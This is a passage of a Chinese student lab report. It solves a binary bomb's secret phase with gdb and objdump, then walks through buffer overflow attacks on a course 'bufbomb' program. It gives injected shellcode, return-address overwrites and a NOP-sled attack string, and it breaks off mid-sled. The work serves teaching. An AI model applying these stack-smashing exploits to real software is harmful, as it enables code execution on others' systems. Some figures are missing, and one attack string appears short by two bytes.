2. 实验设计：在本次实验中，主要通过工具 objdump 获取可执行目标文件 bomb 的反汇编代码，找到 secret_phase 的反汇编代码，通过使用 gdb 加断点调试来分析应输入的内容。

3. 实验过程：首先在反汇编代码中注意到了 secret_phase 这个函数，全局搜索这个函数名，会发现在 phase_defused 中发现调用了这个函数，图 2.30 中是调用 secret_phase 附近相关代码

```
8049251:       68 c9 a1 04 08          push   $0x804a1c9
8049256:       68 d0 c4 04 08          push   $0x804c4d0
804925b:       e8 b0 f5 ff ff          call   8048810 <__isoc99_sscanf@plt>
8049260:       83 c4 20                add    $0x20,%esp
8049263:       83 f8 03                cmp    $0x3,%eax
8049266:       75 3a                   jne    80492a2 <phase_defused+0x7b>
8049268:       83 ec 08                sub    $0x8,%esp
804926b:       68 d2 a1 04 08          push   $0x804a1d2
8049270:       8d 44 24 18             lea    0x18(%esp),%eax
8049274:       50                      push   %eax
8049275:       e8 5d fd ff ff          call   8048fd7 <strings_not_equal>
804927a:       83 c4 10                add    $0x10,%esp
804927d:       85 c0                   test   %eax,%eax
804927f:       75 21                   jne    80492a2 <phase_defused+0x7b>
8049281:       83 ec 0c                sub    $0xc,%esp
8049284:       68 98 a0 04 08          push   $0x804a098
8049289:       e8 32 f5 ff ff          call   80487c0 <puts@plt>
804928e:       c7 04 24 c0 a0 04 08    movl   $0x804a0c0,(%esp)
8049295:       e8 26 f5 ff ff          call   80487c0 <puts@plt>
804929a:       e8 44 fc ff ff          call   8048ee3 <secret_phase>
```

图 2.30 phase_defused 函数中调用 secret_phase 相关部分代码

我们在 phase_defused 打断点，看一下这些地址对应的值，如图 2.31 所示。

```
(gdb) x/s 0x804a1c9
0x804a1c9:      "%d %d %s"
(gdb) x/s 0x804c4d0
0x804c4d0 <input_strings+240>:  ""
(gdb) x/s 0x804a1d2
0x804a1d2:      "DrEvil"
(gdb) x/s 0x804a098
0x804a098:      "Curses, you've found the secret phase!"
(gdb) x/s 0x804a0c0
0x804a0c0:      "But finding it and solving it are quite different..."
```

图 2.31 phase_defused 中几个地址对应的值

我们结合这些字符串综合考虑一下怎样才会调用 secret_phase，注意到内存

0x8049263 将 sscanf 函数的返回值与 3 比较，也就是当输入有 3 个参数的时候才会继续往下走，然后把第三个参数也即一个字符串和 DrEvil 作比较，如果相等的话就会输出余下的几个字符串，然后调用 secret_phase，另外考虑到 0x804a1c9 这个地址的串的值，结合在源代码中每个 phase 之后都会调用一个 phase_defused，可以认为我们需要在那些输入为两个整数的关卡后面加字符串 DrEvil 来触发隐藏关，然后我们在 sscanf 函数上面打断点，发现只有在第四关的时候才会运行到 sscanf 函数这一行，所以我们只需要在第四关的输入后面再加一个 DrEvil，就可以顺利进入到隐藏关，如图 2.32 所示。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2.32 进入隐藏关的示例

接下来我们考虑破译隐藏关。首先先看一下输入格式，相关代码如图 2.33 所示。

```
8048eec:       83 ec 04                sub    $0x4,%esp
8048eef:       6a 0a                   push   $0xa
8048ef1:       6a 00                   push   $0x0
8048ef3:       50                      push   %eax
8048ef4:       e8 87 f9 ff ff          call   8048880 <strtol@plt>
8048ef9:       89 c3                   mov    %eax,%ebx
8048efb:       8d 40 ff                lea    -0x1(%eax),%eax
8048efe:       83 c4 10                add    $0x10,%esp
8048f01:       3d e8 03 00 00          cmp    $0x3e8,%eax
8048f06:       76 05                   jbe    8048f0d <secret_phase+0x2a>
8048f08:       e8 c1 01 00 00          call   80490ce <explode_bomb>
```

图 2.33 secret_phase 的输入格式

首先可以判断 secret_phase 就是输入了一个数，然后这个数应该小于等于 1001，否则就会爆炸。然后往下看，关键部分如图 2.34 所示。

```
8048f10:       53                      push   %ebx
8048f11:       68 88 c0 04 08          push   $0x804c088
8048f16:       e8 77 ff ff ff          call   8048e92 <fun7>
8048f1b:       83 c4 10                add    $0x10,%esp
8048f1e:       83 f8 07                cmp    $0x7,%eax
8048f21:       74 05                   je     8048f28 <secret_phase+0x45>
8048f23:       e8 a6 01 00 00          call   80490ce <explode_bomb>
```

图 2.34 secret_phase 的关键逻辑

可以看到这里调用了 fun7，并且 fun7 的返回值是 7 的时候才不会爆炸，另外这里把一个地址值传给了 fun7，我们可以先看一下这个地址附近的内容。如图 2.35 所示。

```
(gdb) x/48x 0x804c088
0x804c088 <n1>: 0x00000024      0x0804c094      0x0804c0a0      0x00000008
0x804c098 <n21+4>:      0x0804c0c4      0x0804c0ac      0x00000032      0x0804c0b8
0x804c0a8 <n22+8>:      0x0804c0d0      0x00000016      0x0804c118      0x0804c100
0x804c0b8 <n33>:        0x0000002d      0x0804c0dc      0x0804c124      0x00000006
0x804c0c8 <n31+4>:      0x0804c0e8      0x0804c10c      0x0000006b      0x0804c0f4
0x804c0d8 <n34+8>:      0x0804c130      0x00000028      0x00000000      0x00000000
0x804c0e8 <n41>:        0x00000001      0x00000000      0x00000000      0x00000063
0x804c0f8 <n47+4>:      0x00000000      0x00000000      0x00000023      0x00000000
0x804c108 <n44+8>:      0x00000000      0x00000007      0x00000000      0x00000000
0x804c118 <n43>:        0x00000014      0x00000000      0x00000000      0x0000002f
0x804c128 <n46+4>:      0x00000000      0x00000000      0x000003e9      0x00000000
0x804c138 <n48+8>:      0x00000000      0x00000168      0x00000001      0x0804c16c
```

图 2.35 地址 0x804c088 附近的内容

根据 phase_6 的经验，我们可以很快判断出这是一个二叉树，并且在具体画出来之后会发现这是一个二叉搜索树，然后我们看一下 fun7 的逻辑，反汇编代码如图 2.36 所示。

```
8048e96:        8b 54 24 10             mov    0x10(%esp),%edx
8048e9a:        8b 4c 24 14             mov    0x14(%esp),%ecx
8048e9e:        85 d2                   test   %edx,%edx
8048ea0:        74 37                   je     8048ed9 <fun7+0x47>
8048ea2:        8b 1a                   mov    (%edx),%ebx
8048ea4:        39 cb                   cmp    %ecx,%ebx
8048ea6:        7e 13                   jle    8048ebb <fun7+0x29>
8048ea8:        83 ec 08                sub    $0x8,%esp
8048eab:        51                      push   %ecx
8048eac:        ff 72 04                pushl  0x4(%edx)
8048eaf:        e8 de ff ff ff          call   8048e92 <fun7>
8048eb4:        83 c4 10                add    $0x10,%esp
8048eb7:        01 c0                   add    %eax,%eax
8048eb9:        eb 23                   jmp    8048ede <fun7+0x4c>
8048ebb:        b8 00 00 00 00          mov    $0x0,%eax
8048ec0:        39 cb                   cmp    %ecx,%ebx
8048ec2:        74 1a                   je     8048ede <fun7+0x4c>
8048ec4:        83 ec 08                sub    $0x8,%esp
8048ec7:        51                      push   %ecx
8048ec8:        ff 72 08                pushl  0x8(%edx)
8048ecb:        e8 c2 ff ff ff          call   8048e92 <fun7>
8048ed0:        83 c4 10                add    $0x10,%esp
8048ed3:        8d 44 00 01             lea    0x1(%eax,%eax,1),%eax
8048ed7:        eb 05                   jmp    8048ede <fun7+0x4c>
8048ed9:        b8 ff ff ff ff          mov    $0xffffffff,%eax
```

图 2.36 fun7 反汇编代码

这就是一个递归函数，并且结构比较清晰，我们很容易就能写出等价的 C 语言代码。

```
int fun7(int cmp, Node* TNode){
    if(TNode == nullptr){
        return -1;
    }
    int v = TNode->value;
    if (v == cmp){
        return 0;
    }else if( v < cmp){
            return 1 + 2*fun7(cmp, TNode->right);
```

```
    }else{
        return 2*func7(cmp, TNode->left);
    }
}
```

进而我们可以知道当输入为 1001 的时候会返回 7。也就是说隐藏关只需要输入 1001 即可。

4. 实验结果：

我们运行 bomb 文件，可以看到运行结果如图 2.37 所示，那么 secret_phase 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
1001
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图 2.37 secret_phase 运行结果

2.3 实验小结

本次实验主要使用了逆向工程工具 objdump 以及调试工具 gdb 来对一个可执行目标文件进行分析解密，进而能够获取到可执行文件中的一些信息。

本次实验的重点其实在于对反汇编得到的代码去进行分析，有的时候仅仅用 C 语言写一段很简单的程序，最终编译再反汇编仍然会得到一大段不知所云的代码，这个时候就要慢慢的去分析，明白每个寄存器中存放的值，因为有的时候经过编译器优化之后的代码其实是很难理解的，所以也不用执着于直接弄清楚全部的逻辑，而应当逐步的去分析。

在本次实验中，我成功破解了 6 个炸弹以及一个隐藏关卡，在实验过程中，我对汇编语言的一些指令以及特点有了更加深刻的理解，同时也对 gdb 这一工具更加熟悉。

最后，本次实验和汇编语言的实验课中的第四次实验要完成的任务比较像，但是汇编语言那次实验是教给了我们几种反跟踪的方法，比如通过计时防止单步调试、对关键信息进行简单地加密等方法来实现反跟踪，并且在同学之间相互交换目标文件来相互尝试破解，我感觉这两个实验或许可以尝试结合一下。另外，在完成汇编实验的时候，我也接触到了一些更加强大的逆向工程工具，如 IDA、cutter 等，我也尝试了一下直接用 cutter 对 bomb 文件进行破解，最终获取的形式类似于图 2.38。

```
uint32_t phase_1 (int32_t arg_1ch) {
    eax = strings_not_equal (arg_1ch, "Verbosity leads to unclear, inarticulate things.");
    if (eax != 0) {
        explode_bomb ();
    }
    return eax;
}
```

图 2.38 用 cutter 进行逆向工程操作

身边也有同学尝试用 IDA 进行了分析，个人感觉 IDA 还是比 cutter 要成熟一点。

实验 3：缓冲区溢出攻击

3.1 实验概述

实验目的：加深对 IA-32 函数调用规则和栈结构的具体理解。

实验目标：对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。

实验要求：熟练使用 gdb、objdump、gcc 等工具来对一个可执行文件 bufbomb 实施一系列缓冲区溢出攻击。

实验环境：Linux

3.2 实验内容

实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要熟练运用 gdb、objdump、gcc 等工具完成。

3.2.1 Level0 smoke

1. 任务描述：构造一个攻击字符串作为 bufbomb 的输入，并且可以造成 getbuf()中缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 smoke。

2. 实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后查看 smoke()函数的反汇编代码明确应当返回的地址，最终构造出攻击字符串。

3. 实验过程：首先我们使用 objdump 查看 bufbomb 的反汇编代码，找到 getbuf()函数，如图 3.1 所示。

```
080491ec <getbuf>:
 80491ec:       55                      push   %ebp
 80491ed:       89 e5                   mov    %esp,%ebp
 80491ef:       83 ec 38                sub    $0x38,%esp
 80491f2:       8d 45 d8                lea    -0x28(%ebp),%eax
 80491f5:       89 04 24                mov    %eax,(%esp)
 80491f8:       e8 55 fb ff ff          call   8048d52 <Gets>
 80491fd:       b8 01 00 00 00          mov    $0x1,%eax
 8049202:       c9                      leave
 8049203:       c3                      ret
```

图 3.1 getbuf 函数的反汇编代码

可以看到这里分配的缓冲区大小是 0x28 个字节，也即 40 个字节，由于我们要通过缓冲区溢出来修改 getbuf 函数的返回地址，根据函数栈帧相关知识，我们

应该先输入 40 个字节，这个时候刚好是没有问题的，然后再输入 4 个字节，这个时候就覆盖了 ebp，然后再继续输入就会覆盖 getbuf 函数正确的返回地址。接下来我们查看一下 smoke 函数的反汇编代码，如图 3.2 所示。

```
08048c90 <smoke>:
 8048c90:       55                      push   %ebp
 8048c91:       89 e5                   mov    %esp,%ebp
 8048c93:       83 ec 18                sub    $0x18,%esp
 8048c96:       c7 04 24 13 a1 04 08    movl   $0x804a113,(%esp)
 8048c9d:       e8 ce fc ff ff          call   8048970 <puts@plt>
 8048ca2:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048ca9:       e8 96 06 00 00          call   8049344 <validate>
 8048cae:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048cb5:       e8 d6 fc ff ff          call   8048990 <exit@plt>
```

图 3.2 smoke 函数的反汇编代码

可以看出其地址为 0x8048c90，那么我们要构造的攻击字符串就是 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08。注意这里应当用小端存储。

4. 实验结果：我们将上述字符串写入到 smoke_U202015471. txt 文件中，然后进行测试，运行结果如图 3.3 所示，可以说明我们设计的攻击字符串起了作用。

```
Userid: U202015471
Cookie: 0x78a50e3d
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 3.3 Level0 运行结果

3.2.2 Level1 fizz

1. 任务描述：构造一个攻击字符串作为 bufbomb 的输入，并且可以造成 getbuf()中缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 fizz，这里与 Level0 不同之处在于 fizz 函数有一个参数，需要将 cokkie 作为参数传递给 fizz。

2. 实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后查看 fizz 函数的反汇编代码明确应当返回的地址，最后明确 fizz 函数是如何取得参数的，然后根据这一结果来设计相应的方法来传递参数。

3. 实验过程：首先 getbuf 函数与 Level0 中相同，此处不再赘述，我们着重看一下 fizz 函数的反汇编代码，如图 3.4 所示。



图 3.4 fizz 函数的反汇编代码

首先可以看到 fizz 函数的返回地址为 0x8048cba，然后注意到内存 0x8048cc0 和 0x8048cc3 两处的代码，可以认为这两处地址应当一个是我们的 cookie 值，一个是理论的 cookie 值，我们可以用 gdb 调试一下，比如在 getbuf 函数处加断点看一下内存 0x804c220 的值，如图 3.5 所示。

图 3.5 地址 0x804c220 的值

那么我们可以确定 fizz 的参数应当就是 0x8(%ebp)位置的值，那么我们就要分析一下这个 ebp 寄存器指向的位置，首先在 getbuf 执行结束之后会恢复栈帧，然后进入 fizz 中，将 esp 的值送 ebp，然后 0x8(%ebp)就是我们需要的值，也就是说，我们首先可以构造出 48 个字节的攻击字符串，这和 Level0 是基本一致的，然后我们需要再输入八个字节，来修改 fizz 函数取出参数的这个位置的值，将其修改成我们的 cookie 即可。最终，我们可以得到这一关的攻击字符串，即 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ba 8c 04 08 00 00 00 00 3d 0e a5 78。同样应当注意这里都是小端存储。

4. 实验结果：我们将上述字符串写入到 fizz_U202015471. txt 文件中，然后进行测试，运行结果如图 3.6 所示，可以说明我们设计的攻击字符串起了作用。



图 3.6 Level1 运行结果

3.2.3 Level2 Bang

1. 任务描述：构造一个攻击字符串作为 bufbomb 的输入，并且可以造成 getbuf()中缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 Bang，这里与前面不同的地方在于应当把一个全局变量 global_value 更改成自己的 cookie 值。

2. 实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后查看 Bang 函数的反汇编代码明确应当返回的地址，最后明确全局变量的地址是多少，并通过指令来更改这个地址的值，也就是说，这一任务需要我们注入一段代码。

3. 实验过程：首先 getbuf 函数与前面相同，此处不再赘述，我们着重看一下 Bang 函数的反汇编代码，如图 3.7 所示。

```
08048d05 <bang>:
 8048d05:       55                      push   %ebp
 8048d06:       89 e5                   mov    %esp,%ebp
 8048d08:       83 ec 18                sub    $0x18,%esp
 8048d0b:       a1 18 c2 04 08          mov    0x804c218,%eax
 8048d10:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
 8048d16:       75 1e                   jne    8048d36 <bang+0x31>
 8048d18:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d1c:       c7 04 24 e4 a2 04 08    movl   $0x804a2e4,(%esp)
 8048d23:       e8 a8 fb ff ff          call   80488d0 <printf@plt>
 8048d28:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048d2f:       e8 10 06 00 00          call   8049344 <validate>
 8048d34:       eb 10                   jmp    8048d46 <bang+0x41>
 8048d36:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d3a:       c7 04 24 4c a1 04 08    movl   $0x804a14c,(%esp)
 8048d41:       e8 8a fb ff ff          call   80488d0 <printf@plt>
 8048d46:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048d4d:       e8 3e fc ff ff          call   8048990 <exit@plt>
```

图 3.7 bang 函数的反汇编代码

首先可以看到 bang 函数的返回地址为 0x8048d05，然后注意到内存 0x8048d0b 和 0x8048d10 两处的代码，可以认为这两处地址应当一个是我们的 cookie 值，一个是理论的 cookie 值，我们可以用 gdb 调试一下，比如在 getbuf 函数处加断点看一下这两个内存的值，如图 3.8 所示。

```
(gdb) x/x 0x804c220
0x804c220 <cookie>:     0x78a50e3d
(gdb) x/x 0x804c218
0x804c218 <global_value>:       0x00000000
```

图 3.8 地址 0x804c218 和 0x804c220 的值

那么我们就可以确定全局变量 global_value 的地址就是 0x804c218，那么我们就可以考虑设计一下我们的攻击代码。首先我们的第一条语句应当是赋值语句，即将 cookie 的值给 global_value，然后应该在执行完这次指令之后能够跳转到 bang 语句，那么我们就需要将 bang 的地址压栈，然后使用一个 ret 指令即可，

也即如下三条指令：

```
movq  $0x78a50e3d, 0x804c218
push  $0x8048d05
retq
```

然后我们可以用 gcc 编译这串代码，并且使用 objdump 查看机器码，如图 3.9 所示。

```
0:   48 c7 04 25 18 c2 04    movq   $0x78a50e3d,0x804c218
7:   08 3d 0e a5 78
c:   68 05 8d 04 08          pushq  $0x8048d05
11:  c3                      retq
```

图 3.9 指令机器码

接下来我们要做的就是得到这段代码的机器码之后，能够让 getbuf 函数执行完之后去执行这串代码，也就是说我们需要把 getbuf 函数的返回值变成这段代码的首地址。在这里为了简便起见，我们把这代码放在缓冲区的开头。所以我们考虑在 getbuf 函数中分配缓冲区处加断点，查看缓冲区首地址，如图 3.10 所示。

```
(gdb) p/x $eax
$2 = 0x55683078
```

图 3.10 eax 的值

也就是说我们将 getbuf 函数的返回值修改成 eax 的值，然后把我们希望执行的这串代码放到缓冲区的开始即可，也就是说我们最终的答案就是如下的字符串：48 c7 04 25 18 c2 04 08 3d 0e a5 78 68 05 8d 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 30 68 55。

4. 实验结果：我们将上述字符串写入到 bang_U202015471. txt 文件中，然后进行测试，运行结果如图 3.11 所示，可以说明我们设计的攻击字符串起了作用。

```
Userid: U202015471
Cookie: 0x78a50e3d
Type string:Bang!: You set global_value to 0x78a50e3d
VALID
NICE JOB!
```

图 3.11 Level2 运行结果

3.2.4 Level3 boom

1. 任务描述：构造一个攻击字符串作为 bufbomb 的输入，并且可以造成 getbuf()中缓冲区溢出，使得 getbuf()函数返回给 test 的并不是 1，而是我们的 cookie 值，同时 test 函数应当感知不到受到了攻击，即我们应当还原对栈状态的任何破坏。

2. 实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后设计相应代码对源程序进行攻击，这里我们首先需要修改寄存器 eax 的值来更改返回值，同时也应该恢复栈中 ebp 的值，这里采取的方法很简单，因为我们之前

在缓冲区溢出时都是先用四个字节的 0 来覆盖，但是这里需要用 test 里的 ebp 的值来覆盖，从而使得返回的时候不会出错。

3. 实验过程：首先 getbuf 函数与前面相同，此处不再赘述。我们先来看一下我们需要设计的更改返回值的代码。首先我们需要将 cookie 值赋给 eax，这显然用一个 mov 指令即可，然后需要将原本 getbuf 的返回值压栈，因为我们需要正常的返回到 test 函数里，然后再用一条 ret 指令即可。那么，我们可以先看一下 test 函数里调用 getbuf 函数后的那一条指令的地址，如图 3.12 所示。

```
8048e79:       89 45 f4                mov    %eax,-0xc(%ebp)
8048e7c:       e8 6b 03 00 00          call   80491ec <getbuf>
8048e81:       89 c3                   mov    %eax,%ebx
8048e83:       e8 5f ff ff ff          call   8048de7 <uniqueval>
```

图 3.12 test 函数的部分反汇编代码

也就是说我们需要返回到 0x8048e81 这个地址。那么我们需要执行的一段代码如下所示：

```
movl $0x78a50e3d,%eax
pushl $0x8048e81
ret
```

类似的，将其编译之后反汇编获得字节码，如图 3.13 所示。

```
00000000 <.text>:
   0:   b8 3d 0e a5 78          mov    $0x78a50e3d,%eax
   5:   68 81 8e 04 08          push   $0x8048e81
   a:   c3                      ret
```

图 3.13 待注入代码的字节码

然后我们去确定 ebp 的值，只需要在 getbuf 处打断点后打印 ebp 的值即可，如图 3.14 所示。

```
(gdb) info r ebp
ebp            0x556830a0          0x556830a0 <_reserved+1036448>
```

图 3.14 ebp 的值

类似与 Level2，我们将这串代码放到缓冲区的开始，那么需要修改的 getbuf 的返回地址也是相同的，那么我们最终的输入字符串就是 b8 3d 0e a5 78 68 81 8e 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 30 68 55 78 30 68 55。

4. 实验结果：我们将上述字符串写入到 boom_U202015471. txt 文件中，然后进行测试，运行结果如图 3.15 所示，可以说明我们设计的攻击字符串起了作用。

```
Userid: U202015471
Cookie: 0x78a50e3d
Type string:Boom!: getbuf returned 0x78a50e3d
VALID
NICE JOB!
```

图 3.15 Level3 运行结果

3.2.5 Level4 Nitro

1. 任务描述：本阶段的实验任务与阶段四类似，即构造一攻击字符串使得 getbufn 函数（注，在该阶段，bufbomb 将调用 testn 函数和 getbufn 函数，源程序代码见 bufbomb.c）返回 cookie 值至 testn 函数，而不是返回值 1。此时，这需要你的攻击字符串将 cookie 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行 ret 指令以正确地返回到 testn 函数，但与 boom 不同的是，本阶段的每次执行栈（ebp）均不同，分析 bufbomb.c 函数可知，程序使用了 random 函数造成栈地址的随机变化，使得栈的确切内存地址每次都不相同。

2. 实验设计：通过查看 getbufn()函数的反汇编代码明确分配的缓冲区大小，整体的分析思路和 Level3 相同，但是由于这里的栈是在一定范围内变动的，所以我们需要把我们设计的代码放到缓冲区的最后几个字节，然后剩余全部用 nop 填充，使得不管返回到缓冲区的哪个位置最终都会滑动到我们注入的代码，另外由于整个栈帧在变化，ebp 的值也发生了变化，所以我们需要找到一些别的方法来恢复 ebp。

3. 实验过程： 首先我们先看看 getbufn 函数的反汇编代码，查看一下分配的缓冲区的大小，如图 3.16 所示。

```
08049204 <getbufn>:
 8049204:       55                      push   %ebp
 8049205:       89 e5                   mov    %esp,%ebp
 8049207:       81 ec 18 02 00 00       sub    $0x218,%esp
 804920d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049213:       89 04 24                mov    %eax,(%esp)
 8049216:       e8 37 fb ff ff          call   8048d52 <Gets>
 804921b:       b8 01 00 00 00          mov    $0x1,%eax
 8049220:       c9                      leave
 8049221:       c3                      ret
 8049222:       90                      nop
 8049223:       90                      nop
```

图 3.16 getbufn 的部分反汇编代码

可以看到 getbufn 函数为缓冲区分配了 520 个字节。接下来我们考虑一下如何得到 ebp 的值，我们观察一下 testn 的反汇编代码，如图 3.17 所示。

```
08048e01 <testn>:
 8048e01:       55                      push   %ebp
 8048e02:       89 e5                   mov    %esp,%ebp
 8048e04:       53                      push   %ebx
 8048e05:       83 ec 24                sub    $0x24,%esp
 8048e08:       e8 da ff ff ff          call   8048de7 <uniqueval>
 8048e0d:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e10:       e8 ef 03 00 00          call   8049204 <getbufn>
 8048e15:       89 c3                   mov    %eax,%ebx
 8048e17:       e8 cb ff ff ff          call   8048de7 <uniqueval>
```

图 3.17 testn 部分反汇编代码

可以看到，虽然 ebp 是随机的，但是 ebp 和 esp 的相对位置却是不变的，也就是说始终有 ebp=esp+0x28，同时这里调用 getbufn 后的下一条语句的代码的地址为 0x8048e0d，进而我们可以得到我们的攻击代码如下。

```
mov $0x78a50e3d,%eax
lea 0x28(%esp),%ebp
pushl $0x8048e15
ret
```

类似的，将其用 gcc 编译后反汇编得到机器码，如图 3.18 所示。

```
00000000 <.text>:
   0:   b8 3d 0e a5 78          mov    $0x78a50e3d,%eax
   5:   8d 6c 24 28             lea    0x28(%esp),%ebp
   9:   68 15 8e 04 08          push   $0x8048e15
   e:   c3                      ret
```

图 3.18 待注入汇编代码的机器码

接下来我们需要考虑修改 getbufn 的返回地址，来使其返回到缓冲区中，这里由于缓冲区地址是在一定范围内随机变化的，所以我们需要连续运行几次 bufbomb 程序，然后记录这几次的缓冲区开始地址，取其中最大的地址作为我们的返回地址即可。为此，我们将断点打到 0x8049213，然后连续运行五次，运行结果如图 3.19 到图 3.23 所示。

```
(gdb) info r eax
eax            0x55682e98          1432891032
```

图 3.19 第一次循环 eax 的值

```
(gdb) info r eax
eax            0x55682e78          1432891000
```

图 3.20 第二次循环 eax 的值

```
(gdb) info r eax
eax            0x55682ef8          1432891128
```

图 3.21 第三次循环 eax 的值

```
(gdb) info r eax
eax            0x55682e88          1432891016
```

图 3.22 第四次循环 eax 的值

```
(gdb) info r eax
eax            0x55682e18          1432890904
```

图 3.23 第五次循环 eax 的值

我们选取其中最大的作为我们的返回地址即可，也就是说我们的返回地址就是 0x55682ef8，那么最终我们的输入字符串就是 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
